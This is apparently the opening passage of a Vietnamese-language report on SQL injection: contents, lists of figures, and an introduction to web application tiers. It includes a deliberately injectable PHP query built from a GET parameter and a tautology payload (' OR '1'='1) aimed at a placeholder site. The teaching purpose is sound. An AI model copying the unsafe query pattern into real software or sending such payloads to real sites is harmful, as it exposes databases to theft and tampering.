

# Mục lục

<b>Chương 1. Tổng quan về SQL injection</b>	8
1.1. Khái niệm SQL Injection	8
1.2. Tìm hiểu cách các ứng dụng web hoạt động	9
1.2.1. Tìm hiểu về kiến trúc của một ứng dụng đơn giản	10
1.2.2. Một kiến trúc phức tạp hơn	12
1.2.3. Hiểu biết về SQL injection	13
<b>Chương 2. Bộ công cụ hỗ trợ thực hành tấn công</b>	16
2.1. Bộ công cụ thực hành tấn công bWAPP, WebGoat, DVWA	16
2.1.1. bWAPP	16
2.1.2. WebGoat	17
2.1.3. DVWA	18
2.2. Một số công cụ hỗ trợ trong thực hành tấn công SQL Injection	19
2.2.1. SQLmap	19
2.2.2. Proxy Switcher	20
2.2.3. HackBar	22
2.2.4. Burp Suite	23
2.2.5. BSQL Hacker	24
2.2.6. SQLninja	25
2.2.7. SQLSus	26
<b>Chương 3 : Kiểm thử SQL Injection</b>	27
3.1. Giới thiệu	27
3.2. Tìm kiếm SQL Injection	27
3.2.1. Kiểm tra bằng cách suy luận	28
3.2.1.1. Xác định các nguồn nhận dữ liệu đầu vào	28
3.2.1.2. GET Requests	29
3.2.1.3. POST Request	29
3.2.1.4. Các dữ liệu có thể tiêm lệnh khác	33
3.2.1.5. Xử lý các tham số	34

3.2.1.6. Luồng làm việc của thông tin .....	37
3.2.2. Các lỗi của cơ sở dữ liệu.....	38
3.2.2.1. Các lỗi SQL thông thường được hiển thị: .....	40
3.2.3. Phản hồi của ứng dụng .....	54
3.2.3.1. Các lỗi chung chung .....	55
3.2.3.2. Các mã lỗi HTTP .....	57
3.2.3.3. Các kích cỡ khác nhau của phản hồi ( response ) .....	59
3.2.4. Phát hiện Blind Injection .....	61
3.3. Xác nhận SQL Injection .....	65
3.3.1. Phân biệt số và chuỗi .....	65
3.3.2. Inline SQL Injection .....	66
3.3.2.1. Injecting Strings Inline .....	67
3.3.2.2. Inline Injection đối với các dữ liệu kiểu số .....	71
3.3.3. Terminating SQL Injection.....	75
3.3.3.1. Cú pháp comment trong cơ sở dữ liệu .....	75
3.3.3.2. Sử dụng các comments .....	77
3.3.3.3. Thực thi nhiều lệnh.....	81
3.3.4. Thời gian trễ.....	85
3.4. Tự động phát hiện SQL Injection .....	87
3.4.1. Các công cụ để tự động tìm SQL Injection .....	88
3.4.1.1. HP WebInspect.....	88
3.4.1.2. IBM Rational AppScan .....	91
3.4.1.3. HP Scrawl.....	93
3.4.1.4. SQLiX.....	96
3.4.1.5. Paros Proxy .....	97
<b>Chương 4. Các kỹ thuật tấn công SQL Injection .....</b>	<b>100</b>
4.1. Các kỹ thuật tấn công SQL Injection đơn giản.....	100
4.1.1. Tấn công SQL injection sử dụng các mệnh đề truy vấn luôn đúng .	100
4.1.2. Tấn công SQL injection sử dụng truy vấn không chính xác / không hợp lệ .....	102
4.1.3. Tấn công SQL injection sử dụng mệnh đề truy vấn UNION .....	104

4.1.4. Tấn công SQL injection kiểu piggy-backed.....	105
4.1.5. Tấn công SQL injection sử dụng các thủ tục lưu trữ ( stored procedures ) : .....	106
4.1.6. Tấn công SQL injection theo kiểu mã hóa thay thế .....	108
4.2. Các kỹ thuật tấn công SQL Injection phức tạp.....	110
4.2.1. Tấn công SQL injection theo kiểu suy luận .....	110
4.2.1.1. Blind injection : .....	110
4.2.1.2. Timing attacks : .....	111
<b>Chương 5 : Phòng chống SQL Injection.....</b>	<b>112</b>
5.1. Phòng chống từ mức xây dựng mã nguồn ứng dụng.....	112
5.1.1. Làm sạch dữ liệu đầu vào .....	112
5.1.1.1. Mô hình danh sách cho phép – Whitelist .....	112
5.1.1.2. Mô hình danh sách cấm – blacklist: .....	113
5.1.1.3. Xử lý input trên trong các ngôn ngữ lập trình cụ thể .....	114
5.1.2. Xây dựng truy vấn theo mô hình tham số hóa.....	115
5.1.2.1. Khái niệm .....	115
5.1.2.2. Khi nào thì sử dụng được truy vấn tham số hóa .....	115
5.1.2.3. Tham số hóa truy vấn trong PHP .....	116
5.1.2.4. Tham số hóa truy vấn trong C# .....	120
5.1.2.5. Tham số hóa truy vấn trong Java.....	123
5.1.3. Chuẩn hóa dữ liệu.....	125
5.1.4. Mô hình thiết kế mã nguồn tổng quát.....	126
5.1.4.1. Sử dụng các store procedure.....	126
5.1.4.2. Sử dụng các lớp giao tiếp trừu tượng .....	126
5.1.4.3. Quản lý các dữ liệu nhạy cảm .....	127
5.1.4.4. Tránh đặt tên các đối tượng dễ đoán .....	128
5.1.4.5. Thiết lập các đối tượng giả làm môi như .....	128
5.1.4.6. Tham khảo và cập nhật các khuyến nghị bảo mật khác.....	129
5.2. Các biện pháp bảo vệ từ mức nền tảng hệ thống.....	130
5.2.1. Các biện pháp bảo vệ tức thời. ....	130
5.2.1.1. Các ứng dụng tường lửa Web.....	131

5.2.1.2. Các bộ lọc ngăn chặn.....	132
5.2.2. Các biện pháp bảo vệ databse.....	133
5.2.2.1. Giới hạn phạm vi ảnh hưởng của ứng dụng .....	133
5.2.2.2. Giới hạn phạm vi ảnh hưởng của database.....	134
5.3. Đề xuất một số giải pháp .....	135

## Danh mục hình vẽ

<b>Hình 1.2.1</b> : Mô hình 3 tầng đơn giản.....	6
<b>Hình 1.2.2</b> :Mô hình 4 tầng.....	7
<b>Hình 2.1.1</b> : bWAPP.....	11
<b>Hình 2.1.2</b> : WebGoat.....	12
<b>Hình 2.1.3</b> : DVWA.....	13
<b>Hình 2.2.1</b> : SQL Map.....	15
<b>Hình 2.2.2</b> : Proxy Switcher.....	17
<b>Hình 2.2.3</b> : HackBar.....	18
<b>Hình 2.2.4</b> : Burp Suite.....	19
<b>Hình 2.2.5</b> : BSQL Hacker.....	20
<b>Hình 3.2.1.3.1</b> : Local Proxy .....	27
<b>Hình 3.2.1.3.2</b> : chặn request bằng Burpsuite.....	28
<b>Hình 3.2.1.5</b> : MySQL Server Error.....	30
<b>Hình 3.2.1.6</b> : Dòng thông tin trong kiến trúc ba tầng .....	33
<b>Hình 3.2.2</b> : Luồng thông tin trong suốt quá trình Lỗi SQL Injection xảy ra .....	34
<b>Hình 3.2.3.1</b> : Trang hiển thị lỗi mặc định của ASP.NET .....	51
<b>Hình 3.2.3.3</b> : Phản hồi khác nhau .....	56
<b>Hình 3.2.4a</b> : Blind SQL Injection – Điều kiện luôn luôn đúng. ....	57
<b>Hình 3.2.4b</b> : Blind SQL Injection – Điều kiện luôn luôn sai .....	58
<b>Hình 3.3.2</b> : Miêu tả Inline SQL injection. ....	62
<b>Hình 3.3.2.1</b> : Sự tạo ra câu lệnh SQL .....	63
<b>Bảng 3.3.2.1</b> : Các dấu hiệu dành cho việc thực hiện Inline Injection đối với dữ liệu dạng String.....	66
<b>Hình 3.3.2.2a</b> : Biểu diễn trực quan việc tiêm lệnh vào một tham số có kiểu dữ liệu là số .....	68
<b>Hình 3.3.2.2b</b> : sự khai thác lỗ hổng Injection đối với tham số có kiểu dữ liệu	

là số.....	69
<b>Hình 3.3.3:</b> Terminating SQL Injection .....	71
<b>Hình 3.3.3.2a:</b> Khai thác lỗ hổng ngắt lệnh SQL .....	73
<b>Hình 3.3.3.2b:</b> Sử dụng các Comment nhiều dòng ( Multiline comment ).	74
<b>Hình 3.4.1.1:</b> HP WebInspect .....	85
<b>Hình 3.4.1.2 :</b> IBM Rational AppScan.....	88
<b>Hình 3.4.1.3:</b> HP Scrawlr.....	90
<b>Hình 3.4.1.4 :</b> SQLiX đang thu thập thông tin và thử nghiệm trang web của Victim Inc. ....	92
<b>Hình 3.4.1.5:</b> Paros Proxy.....	94
<b>Hình 5.1.2.3a :</b> Hàm prepare trong MySQL .....	113
<b>Hình 5.1.2.3b :</b> Kỹ thuật tham số hóa theo kiểu Hướng đối tượng .....	114
<b>Hình 5.1.2.3c :</b> Kỹ thuật tham số hóa theo kiểu Thủ tục .....	115
<b>Hình 5.2.1.1 :</b> Vị trí của tường lửa Web trong luồng thông tin .....	127
<b>Hình 5.3 :</b> Mô hình đề xuất giải pháp .....	131

## Danh mục bảng

<b>Bảng 3.3.2.2</b> : Các dấu hiệu sử dụng cho việc kiểm tra Inline SQL Injection đối với các tham số có kiểu dữ liệu số.....	70
<b>Bảng 3.3.3.1</b> : Cú pháp comment của các loại cơ sở dữ liệu .....	72
<b>Bảng 3.3.3.2c</b> : Các toán tử nối chuỗi trong các loại cơ sở dữ liệu.....	75
<b>Bảng 3.3.3.2d</b> : Các ví dụ về sử dụng các comments trong cơ sở dữ liệu.....	76
<b>Bảng 3.3.3.3</b> : Chữ ký hiệu dùng để thực thi nhiều Lệnh .....	80
<b>Bảng 3.4.1.1</b> : Các dấu hiệu được sử dụng bởi WebInspect để nhận dạng Injection của SQL.....	86
<b>Bảng 3.4.1.2</b> : Các dấu hiệu được sử dụng bởi AppScan để nhận dạng Injection của SQL.....	87
<b>Bảng 3.4.1.3</b> : Các dấu hiệu được sử dụng bởi Scrawlr để nhận dạng Injection..	91
<b>Bảng 3.4.1.4</b> : Các dấu hiệu được sử dụng bởi SQLiX để nhận dạng Injection của SQL.....	93
<b>Bảng 3.4.1.5</b> : Các dấu hiệu được sử dụng bởi Proxy Paros để nhận diện Injection SQL.....	95
<b>Bảng 5.1.2.4</b> : Cú pháp đại diện tham số truy vấn trong C# .....	116
<b>Bảng 5.1.3</b> : Một số cách mã hóa dấu nháy đơn .....	121

# Chương 1. Tổng quan về SQL injection

## 1.1. Khái niệm SQL Injection

Rất nhiều người nói rằng, họ biết SQL injection là gì, nhưng tất cả những điều họ đã từng nghe nói, hay từng được trải nghiệm đều là những ví dụ hết sức cơ bản. SQL injection là một trong những lỗ hổng tàn phá nghiêm trọng nhất tác động tới một doanh nghiệp, bởi vì nó có thể dẫn đến việc để lộ tất cả những thông tin nhạy cảm được lưu trữ trong cơ sở dữ liệu của ứng dụng. bao gồm thông tin hữu ích như username, password, tên người dùng, địa chỉ, số điện thoại, và thông tin chi tiết thẻ tín dụng

Vì vậy, SQL injection chính xác là gì ? Đó là lỗ hổng bảo mật xảy ra khi bạn trao cho những kẻ tấn công khả năng để có thể làm ảnh hưởng tới những truy vấn SQL, mà ứng dụng gửi tới một cơ sở dữ liệu back-end. Thông qua khả năng có thể làm ảnh hưởng tới những gì được truyền cho cơ sở dữ liệu, kẻ tấn công có thể tận dụng những cú pháp và chính khả năng truy vấn của ngôn ngữ SQL, cũng như sức mạnh và tính linh hoạt của các chức năng hỗ trợ cơ sở dữ liệu, các chức năng của hệ điều hành có sẵn cho cơ sở dữ liệu để thực hiện việc đánh cắp dữ liệu, thay đổi dữ liệu, phá hoại dữ liệu. SQL injection không phải là một lỗ hổng bảo mật mà chỉ ảnh hưởng chuyên biệt tới các ứng dụng Web, tất cả những mã nguồn nào chấp nhận những dữ liệu đầu vào từ một nguồn không đáng tin cậy và sau đó sử dụng những dữ liệu đầu vào đó để tạo thành những câu lệnh truy vấn SQL động thì đều có khả năng bị khai thác lỗ hổng và tấn công SQL injection . Ví dụ như những thiết bị Clients trong mô hình Client-Server.

SQL injection có lẽ đã tồn tại kể từ khi các cơ sở dữ liệu SQL được kết nối lần đầu tiên tới các ứng dụng Web. Tuy nhiên, Rain Forest Puppy đã được công nhận rộng rãi với sự khám phá của ông về sự tồn tại của SQL injection, ông ấy đã làm cho công chúng phải chú ý tới sự tồn tại của nó. Vào ngày Giáng Sinh năm 1998, Rain Forest Puppy đã viết một bài báo có tiêu đề : “NT Web Technology Vulnerabilities” cho Phrack, một tạp chí điện tử dành cho các Hackers. Vào đầu những năm 2000 thì Rain Forest Puppy cũng đã đưa ra một ví dụ về tấn công SQL injection trong bài báo “How I hacked PacketStorm,” tại trang web : [www.wiretrip.net/rfp/txt/rfp2k01.txt](http://www.wiretrip.net/rfp/txt/rfp2k01.txt) , bài báo này mô tả chi tiết việc SQL injection đã được sử dụng như thế nào để gây hại tới một trang web phổ biến. Kể từ đó đến nay, rất nhiều nhà nghiên cứu đã phát triển và cải tiến các kỹ thuật khai thác SQL injection. Tuy nhiên, cho đến ngày nay thì rất nhiều nhà phát triển và các chuyên gia bảo mật vẫn chưa thật sự hiểu về SQL injection.



## 1.2. Tìm hiểu cách các ứng dụng web hoạt động

Hầu hết chúng ta sử dụng các ứng dụng Web hằng ngày. Ứng dụng Web giúp chúng ta học tập, giải trí, kết nối mọi người trên thế giới lại gần nhau hơn bất kể không gian, thời gian. Ứng dụng Web xuất hiện và phục vụ chúng ta dưới nhiều hình thức và kích cỡ khác nhau. Dù một ứng dụng Web được viết bằng bất kỳ ngôn ngữ lập trình nào, thì vẫn luôn có một điểm chung đối với tất cả các ứng dụng Web đó là chúng có tính tương tác qua lại lẫn nhau, và các ứng dụng Web đa số thường được kết nối với một Cơ sở dữ liệu.

Ngày nay, các ứng dụng Web hoạt động dựa trên Cơ sở dữ liệu đã rất phổ biến. Chúng thường bao gồm một Cơ sở dữ liệu back-end, cùng với các Web page có chứa các đoạn mã lệnh kịch bản phía server-side được viết bằng một ngôn ngữ lập trình nào đó có khả năng trích xuất các thông tin cụ thể từ một Cơ sở dữ liệu, tùy thuộc vào các tương tác động khác nhau với người dùng .

Một trong những ví dụ phổ biến về ứng dụng Web hoạt động dựa trên Cơ sở dữ liệu đó là một ứng dụng Web về thương mại điện tử. Nơi mà một loạt các thông tin được lưu trữ trong Cơ sở dữ liệu, chẳng hạn như thông tin sản phẩm, các cấp chứng khoán, mức giá, chi phí bưu điện và đóng gói... . Chúng ta có thể cảm thấy rất quen thuộc với loại ứng dụng Web này khi thực hiện mua sắm hàng hóa và sản phẩm trực tuyến từ các trang Web của các công ty cung cấp dịch vụ mua sắm trực tuyến. Một ứng dụng Web hoạt động dựa trên Cơ sở dữ liệu thường có 3 tầng : Một tầng trình bày (thường là một trình duyệt web), một tầng xử lý logic (thường được viết bằng một ngôn ngữ lập trình chẳng hạn như C#,PHP,JAVA,...), và một tầng lưu trữ (một cơ sở dữ liệu ví dụ như Microsoft SQL server, MySQL, Oracle,...). Trình duyệt Web (tầng trình bày, có thể là trình duyệt IE, Chrome, Firefox, Safari,...) gửi các requests (yêu cầu) đến tầng giữa (tầng logic), các requests sẽ được phục vụ bởi tầng logic bằng cách tạo ra các truy vấn và cập nhật Cơ sở dữ liệu (tầng lưu trữ).

Có thể lấy ví dụ như sau, một trang web bán hàng trực tuyến cung cấp một thanh tìm kiếm dạng search bar cho phép người dùng có thể lọc và sắp xếp các sản phẩm đang được quan tâm đặc biệt, bên dưới search bar là 1 drop-down list cho phép người dùng lựa chọn giá cả của các sản phẩm muốn tìm kiếm. Để có thể xem được tất cả các sản phẩm trong cửa hàng có giá bán dưới \$100, ta

có thể sử dụng URL sau : <http://www.victim.com/products.php?val=100>.

Đoạn mã PHP dưới đây minh họa cách mà giá trị của biến val (giá của sản phẩm mà người dùng chọn) được truyền vào bên trong một câu truy vấn SQL động. Đoạn mã PHP dưới đây được thực thi khi đường dẫn URL được chạy.

```
// Kết nối tới cơ sở dữ liệu
$conn = mysql_connect("localhost","username","password");
// Tạo câu truy vấn động với dữ liệu đầu vào được cung cấp ( biến val )
$query = "SELECT * FROM Products WHERE Price < '$_GET["val"]' " .
"ORDER BY ProductDescription";
// Thực thi câu truy vấn trên cơ sở dữ liệu
$result = mysql_query($query);
// Duyệt qua tập hợp các bản ghi
while($row = mysql_fetch_array($result, MYSQL_ASSOC))
{
// Hiển thị kết quả lên trình duyệt
echo "Description : {$row['ProductDescription']} <br>" .
"Product ID : {$row['ProductID']} <br>" .
"Price : {$row['Price']} <br><br>";
}
}
```


Đoạn mã sau minh họa rõ hơn câu lệnh SQL mà đoạn PHP script xây dựng và thực hiện. câu lệnh sẽ trả về tất cả sản phẩm có chi phí dưới \$100 trong Cơ sở dữ liệu. Các sản phẩm này sau đó sẽ được hiển thị và trình bày trên trình duyệt web của chúng ta, để ta có thể tiếp tục mua sắm trong giới hạn ngân sách của mình

```
SELECT *
FROM Products
WHERE Price < '100.00'
ORDER BY ProductDescription;
```

Về nguyên tắc thì tất cả các ứng dụng Web tương tác với Cơ sở dữ liệu hoạt động theo cùng một cách, hoặc ít nhất là theo một cách tương tự.

### **1.2.1. Tìm hiểu về kiến trúc của một ứng dụng đơn giản**

Như đã nói ở trên, một ứng dụng web hoạt động dựa trên Cơ sở dữ liệu thường có 3 tầng : tầng trình bày, tầng logic, tầng lưu trữ. Để giúp ta hiểu rõ hơn về cách các công nghệ ứng dụng web tương tác với nhau để có thể trình bày cho ta một trải nghiệm web giàu tính năng. **Hình 1.2.1** minh họa cho 3 tầng đơn giản mà ta đã tìm hiểu ở phía trên



**Hình 1.2.1 : Mô hình 3 tầng đơn giản**

Tầng trình bày nằm ở mức cao nhất của ứng dụng. Nó hiển thị thông tin liên quan đến các dịch vụ như duyệt nội dung, mua hàng, nội dung giỏ hàng, và nó liên lạc với các tầng khác bằng cách đưa ra kết quả cho trình duyệt / tầng trình bày, và tất cả các tầng khác trong mạng.

Tầng logic được kéo ra khỏi tầng trình bày, nó kiểm soát một chức năng của ứng dụng bằng cách thực hiện xử lý chi tiết.

Tầng lưu trữ ( tầng dữ liệu ) bao gồm các máy chủ cơ sở dữ liệu. Ở đây, thông tin được lưu trữ và lấy ra. Tầng này giữ dữ liệu độc lập với các máy chủ ứng dụng hoặc các xử lý nghiệp vụ.


Trong **hình 1.2.1** Trình duyệt web (tầng trình bày) gửi các requests tới tầng logic (tầng giữa), tầng logic sẽ phục vụ các requests bằng việc tạo ra các truy vấn và cập nhật lại cơ sở dữ liệu. Một quy tắc cơ bản trong một kiến trúc ba tầng đó là tầng trình bày không bao giờ giao tiếp trực tiếp với tầng dữ liệu. Trong một mô hình 3 tầng, tất cả các giao tiếp đều phải đi qua các tầng trung gian. Về mặt khái niệm thì mô hình 3 tầng là một mô hình tuyến tính.

Trong **hình 1.2.1** người dùng khởi động trình duyệt web của mình và kết nối tới URL <http://www.victim.com>. Máy chủ web nằm trong tầng logic tải các mã lệnh script từ hệ thống tập tin và chuyển nó qua công cụ thực hiện mã kịch bản của nó, nơi nó được phân tích cú pháp và thực hiện. Các mã lệnh script mở ra một kết nối đến tầng lưu trữ bằng cách sử dụng một database connector và thực hiện một câu lệnh SQL tới cơ sở dữ liệu. Cơ sở dữ liệu trả về dữ liệu cho database connector, các dữ liệu này sẽ được truyền tới các công cụ thực hiện mã kịch bản bên trong tầng logic. Tầng logic sau đó sẽ thực hiện các quy tắc xử lý logic nào đó trước khi trả về một trang web ở định dạng HTML cho trình duyệt web của người dùng nằm trong tầng trình bày. Trình duyệt web của người dùng sẽ render (kết xuất đồ họa) HTML và hiển thị ra trang web với giao diện đồ họa hoàn thiện. Tất cả những xử lý được mô tả ở trên chỉ diễn ra trong vòng vài giây, và điều này dường như trong suốt đối với người dùng

### 1.2.2. Một kiến trúc phức tạp hơn

Các giải pháp 3 tầng thì không thể mở rộng được, vì vậy trong những năm gần đây, mô hình 3 tầng đã được đánh giá lại và một khái niệm mới đã được xây dựng dựa trên khả năng mở rộng và khả năng bảo trì, đã được tạo ra. Đó là mô hình phát triển ứng dụng n tầng. Trong mô hình này, một giải pháp 4 tầng đã được tạo ra, bao gồm việc sử dụng một phần của middleware (phần mềm máy tính với nhiệm vụ kết nối các thành phần phần mềm hoặc các ứng dụng với nhau), thường được gọi là máy chủ ứng dụng, nằm ở giữa máy chủ web và cơ sở dữ liệu. Một máy chủ ứng dụng trong một kiến trúc n tầng là một máy chủ mà có chức năng host một API (application programming interface: giao diện lập trình ứng dụng) phục vụ cho việc thực hiện các logic nghiệp vụ, hay các xử lý nghiệp vụ để các ứng dụng có thể sử dụng. Các máy chủ web bổ sung có thể được giới thiệu theo các yêu cầu bắt buộc. Ngoài ra, máy chủ ứng dụng có thể giao tiếp với một số nguồn dữ liệu, bao gồm các cơ sở dữ liệu, các máy tính mainframe lớn, hoặc các hệ thống kế thừa khác.

**Hình 1.2.2** mô tả một kiến trúc 4 tầng đơn giản



**Hình 1.2.2** : Mô hình 4 tầng

Trong **hình 1.2.2** trình duyệt web (tầng trình bày) gửi các requests tới tầng logic ( tầng giữa ). Tầng giữa sẽ thực hiện gọi các APIs của máy chủ ứng dụng ( tầng ứng dụng ). Tiếp theo, các APIs sẽ phục vụ các requests bằng việc thực hiện các truy vấn hoặc các cập nhật lên cơ sở dữ liệu ( tầng lưu trữ ).

Trong **hình 1.2.2** người dùng khởi động trình duyệt web của mình và kết nối tới URL : `http://www.victim.com` . Máy chủ web nằm trong tầng logic sẽ tải các mã lệnh script từ hệ thống file và chuyển các mã lệnh script này tới công cụ thực hiện mã lệnh kịch bản của nó, tại đây các mã lệnh script sẽ được phân tích

cú pháp và thực thi. Các mã lệnh script sẽ gọi một API từ máy chủ ứng dụng ( tầng ứng dụng ) . Máy chủ ứng dụng mở ra một kết nối đến tầng lưu trữ thông qua một database connector, và thực hiện một câu lệnh SQL lên cơ sở dữ liệu. Cơ sở dữ liệu trả về dữ liệu cho database connector và máy chủ ứng dụng, sau đó nó sẽ thực hiện một quy tắc logic ứng dụng hoặc một quy tắc logic nghiệp vụ nào đó, trước khi trả dữ liệu về cho máy chủ web. Máy chủ web sau đó sẽ thực hiện một xử lý logic cuối cùng nào đó, trước khi trình bày dữ liệu ở định dạng HTML tới trình duyệt web của người dùng ( tầng trình bày ). Trình duyệt web sẽ render HTML và hiển thị ra trang web với giao diện đồ họa hoàn thiện. Tất cả những xử lý được mô tả ở trên chỉ diễn ra trong vòng vài giây, và điều này dường như trong suốt đối với người dùng. Khái niệm cơ bản về cấu trúc phân tầng bao gồm việc phân tích phần mềm ứng dụng một cách logic thành các tầng, các khối. Mỗi tầng hoặc khối đảm nhiệm một vai trò tổng quát, hoặc một vai trò cụ thể trong hệ thống. Các tầng có thể được đặt ở trên các máy tính khác nhau, hoặc trên cùng một máy tính nơi mà nó đã được phân chia gần như hoặc hoàn toàn tách biệt với nhau. Càng sử dụng nhiều tầng, vai trò của mỗi tầng càng được thể hiện cụ thể. Việc phân chia các trách nhiệm của một ứng dụng thành nhiều tầng khác nhau giúp chúng ta dễ dàng hơn trong việc tính toán quy mô của ứng dụng, cho phép phân chia rõ ràng hơn các task cần phải hoàn thành giữa các nhà phát triển phần mềm, làm cho ứng dụng trở nên dễ đọc hơn, và các thành phần của nó có tính tái sử dụng cao hơn.

Như vậy ta có thể thấy mô hình n tầng trong triển khai ứng dụng thì vô cùng linh hoạt. Tùy theo mục đích và quy mô của ứng dụng mà ta có thể triển khai mô hình n tầng theo rất nhiều cách khác nhau.

### **1.2.3. Hiểu biết về SQL injection**

Các ứng dụng web đang trở nên phức tạp hơn và ngày càng phức tạp về mặt kỹ thuật. Phạm vi của các ứng dụng web trải dài từ mạng Internet cho tới các mạng nội bộ, ví dụ như các trang web thương mại điện tử và các mạng nội bộ extranet kết nối các doanh nghiệp với đối tác của mình. Cho tới các ứng dụng doanh nghiệp được cung cấp bởi HTTP, như các hệ thống quản lý tài liệu, các ứng dụng ERP. Sự sẵn có của các hệ thống này và độ nhạy cảm của dữ liệu mà chúng đang lưu trữ và xử lý đang trở nên quan trọng đối với hầu hết các doanh nghiệp lớn, điều này không chỉ đúng những doanh nghiệp có các trang thương mại điện tử, mà đúng với mọi đơn vị cá nhân hay tập thể có sử dụng ứng dụng web. Các ứng dụng web, các cơ sở hạ tầng hỗ trợ ứng dụng web và các hệ sinh thái web thì sử dụng nhiều công nghệ khác nhau, và có thể chứa một lượng đáng kể các đoạn code được chỉnh sửa hay tùy biến theo mục đích sử dụng. Và chính bản chất của các thiết kế giàu tính năng này, cùng với khả năng đối chiếu, xử lý và khuếch tán thông tin qua mạng Internet, hoặc từ bên trong mạng nội bộ đã làm

cho các ứng dụng web trở thành các mục tiêu phổ biến cho các cuộc tấn công mạng. Ngoài ra, kể từ khi thị trường công nghệ an ninh mạng đã trưởng thành và có ít cơ hội hơn để phá vỡ hệ thống thông tin thông qua các lỗ hổng trên mạng, các hackers ngày càng chuyển sự tập trung và cố gắng của họ tới các ứng dụng web. Và tấn công SQL injection đã được đông đảo các hackers lựa chọn để thực hiện tấn công các ứng dụng web.

SQL injection là loại tấn công mà trong đó các đoạn code SQL được chèn vào hoặc nối vào trong các tham số dữ liệu đầu vào ứng dụng, hay các tham số dữ liệu được nhập vào bởi người dùng. Những tham số dữ liệu này sau đó sẽ được chuyển tới một máy chủ back-end SQL để phân tích cú pháp và thực thi. Bất kỳ một thủ tục xây dựng câu lệnh SQL nào cũng có thể có khả năng bị tận dụng để tạo thành lỗ hổng bảo mật. Bởi vì bản chất phong phú của SQL cùng với các phương pháp có sẵn phục vụ việc xây dựng các truy vấn SQL, nên có rất nhiều các lựa chọn dành cho việc coding đối với SQL. Hình thức đầu tiên của SQL injection bao gồm việc chèn trực tiếp các đoạn mã lệnh vào bên trong các tham số, những tham số mà được nối vào các lệnh SQL, và các đoạn mã lệnh được chèn vào sẽ được phần mềm thực hiện. Một kiểu tấn công gián tiếp hơn đó là tiêm các đoạn mã độc vào trong các chuỗi ký tự được lưu trữ trong các bảng, hoặc lưu trong các dạng metadata. Khi các chuỗi ký tự đã được lưu trữ, sau đó được ghép lại thành một câu lệnh SQL động, đoạn mã độc sẽ được thực thi. Khi một ứng dụng web không kiểm tra các dữ liệu đầu vào một cách cẩn thận, các tham số được truyền vào cho chương trình dùng để tạo câu lệnh SQL động (ngay cả khi sử dụng kỹ thuật tham số hóa : parameterization techniques), thì kẻ tấn công có thể làm thay đổi việc xây dựng các câu lệnh back-end SQL. Khi một kẻ tấn công có được khả năng để sửa đổi tùy ý một câu lệnh SQL, câu lệnh SQL này sẽ được thực thi với các quyền giống như các quyền của người sử dụng ứng dụng. Khi sử dụng máy chủ SQL để thực hiện các lệnh tương tác với hệ điều hành, tiến trình sẽ được chạy với những quyền giống như quyền của các thành phần thực hiện lệnh trong hệ thống (ví dụ như : máy chủ cơ sở dữ liệu, máy chủ ứng dụng hoặc máy chủ web), và những thành phần này thì thường có đặc quyền rất cao.

Để minh họa điều này, chúng ta cùng trở lại ví dụ trước đây của một cửa hàng bán lẻ trực tuyến đơn giản. Nếu bạn còn nhớ, chúng ta đã từng cố gắng để xem tất cả các sản phẩm trong cửa hàng có giá ít hơn \$100, bằng cách sử dụng URL sau : `http://www.victim.com/products.php?val=100`

Tuy nhiên, lần này chúng ta sẽ cố gắng tiêm những câu lệnh SQL của riêng mình bằng cách nối chúng với tham số đầu vào val. Ta có thể làm điều này bằng cách nối chuỗi 'OR' 1 '=' 1 vào trong URL :

`http://www.victim.com/products.php?val=100' OR '1'='1`

Lần này, câu lệnh SQL mà đoạn code PHP xây dựng và thực hiện sẽ trả về tất cả các sản phẩm trong cơ sở dữ liệu, bất kể giá của chúng là bao nhiêu. Điều

này xảy ra bởi vì chúng ta đã thay đổi logic của truy vấn. Có thể giải thích : vì kết quả của câu lệnh ở phía sau toán tử OR của câu truy vấn thì luôn luôn là true, có nghĩa là 1 sẽ luôn bằng 1. Đây là câu truy vấn đã được xây dựng và thực thi :

```
